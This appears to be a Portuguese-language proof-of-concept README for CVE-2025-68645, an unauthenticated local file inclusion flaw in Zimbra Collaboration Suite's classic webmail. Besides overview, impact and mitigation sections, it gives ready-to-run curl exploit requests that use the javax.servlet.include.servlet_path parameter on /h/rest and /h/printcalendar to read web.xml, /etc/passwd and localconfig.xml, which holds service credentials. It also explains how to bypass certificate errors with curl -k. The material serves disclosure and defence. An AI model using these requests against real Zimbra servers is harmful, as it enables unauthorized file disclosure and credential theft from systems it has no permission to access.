📌 Visão Geral
Este documento descreve uma vulnerabilidade de Inclusão de Arquivo Local (LFI) que afeta o Zimbra Collaboration Suite.
O problema surge do tratamento inadequado do seguinte parâmetro:
/h/*?javax.servlet.include.servlet_path=
Isso permite que um usuário não autenticado acesse recursos internos da aplicação.
🔍 Detalhes da Vulnerabilidade
- Tipo: Inclusão de Arquivo Local (LFI)
- Acesso: Não autenticado
- Componente Afetado: Webmail (Interface Clássica)
- Vetor de Ataque: Manipulação de requisição HTTP
🧪 Verificação Inicial
Requisição de teste:
curl -k "https://TARGET/h/rest?javax.servlet.include.servlet_path=/WEB-INF/web.xml"
▶️ Demonstração:


✅ Resultado
- Arquivo interno recuperado com sucesso
- Confirma tratamento inadequado de entrada
⚙️ Comportamento do Endpoint
Múltiplos endpoints processam o parâmetro vulnerável de forma diferente.
Exemplo:
/h/printcalendar?javax.servlet.include.servlet_path=...
Observações:
- Comportamento de acesso a arquivos mais consistente
- Melhor confiabilidade de resposta em comparação com
/h/rest
🚧 Consideração sobre TLS
Problema
SSL: certificate subject name does not match target host
Solução Alternativa
curl -k "https://TARGET/..."
🚀 Exemplos de Exploração
📂 Acessar Recurso Web Interno
curl -k "https://TARGET/h/printcalendar?javax.servlet.include.servlet_path=/WEB-INF/web.xml"
📂 Tentar Acesso a Arquivo do Sistema
curl -k "https://TARGET/h/printcalendar?javax.servlet.include.servlet_path=/etc/passwd"
🔐 Acessar Configuração da Aplicação
curl -k "https://TARGET/h/printcalendar?javax.servlet.include.servlet_path=/opt/zimbra/conf/localconfig.xml"
Exposição Potencial:
- Credenciais de serviço
- Configuração interna
- Detalhes da infraestrutura
🧠 Impacto
A exploração bem-sucedida pode levar a:
- Divulgação de arquivos de configuração sensíveis
- Exposição de serviços e arquitetura internos
- Vazamento de credenciais
- Aumento do risco de comprometimento adicional
🛡️ Mitigação
-
Atualizar o Zimbra para versões corrigidas
-
Restringir o acesso a endpoints vulneráveis
-
Monitorar logs em busca de parâmetros suspeitos:
javax.servlet.include.servlet_path
-
Implantar regras de WAF para bloquear padrões maliciosos
💡 Principais Conclusões
- Falhas de validação de entrada podem expor recursos internos
- Diferentes endpoints podem se comportar de forma inconsistente
- Arquivos de configuração frequentemente contêm informações críticas
- A detecção precoce reduz significativamente o risco
🏴 Conclusão
- Vulnerabilidade confirmada: CVE-2025-68645
- A exploração permite acesso não autorizado a arquivos
- A correção imediata é fortemente recomendada
🔐 A Segurança Importa

 0xblackash/cve-2025-68645










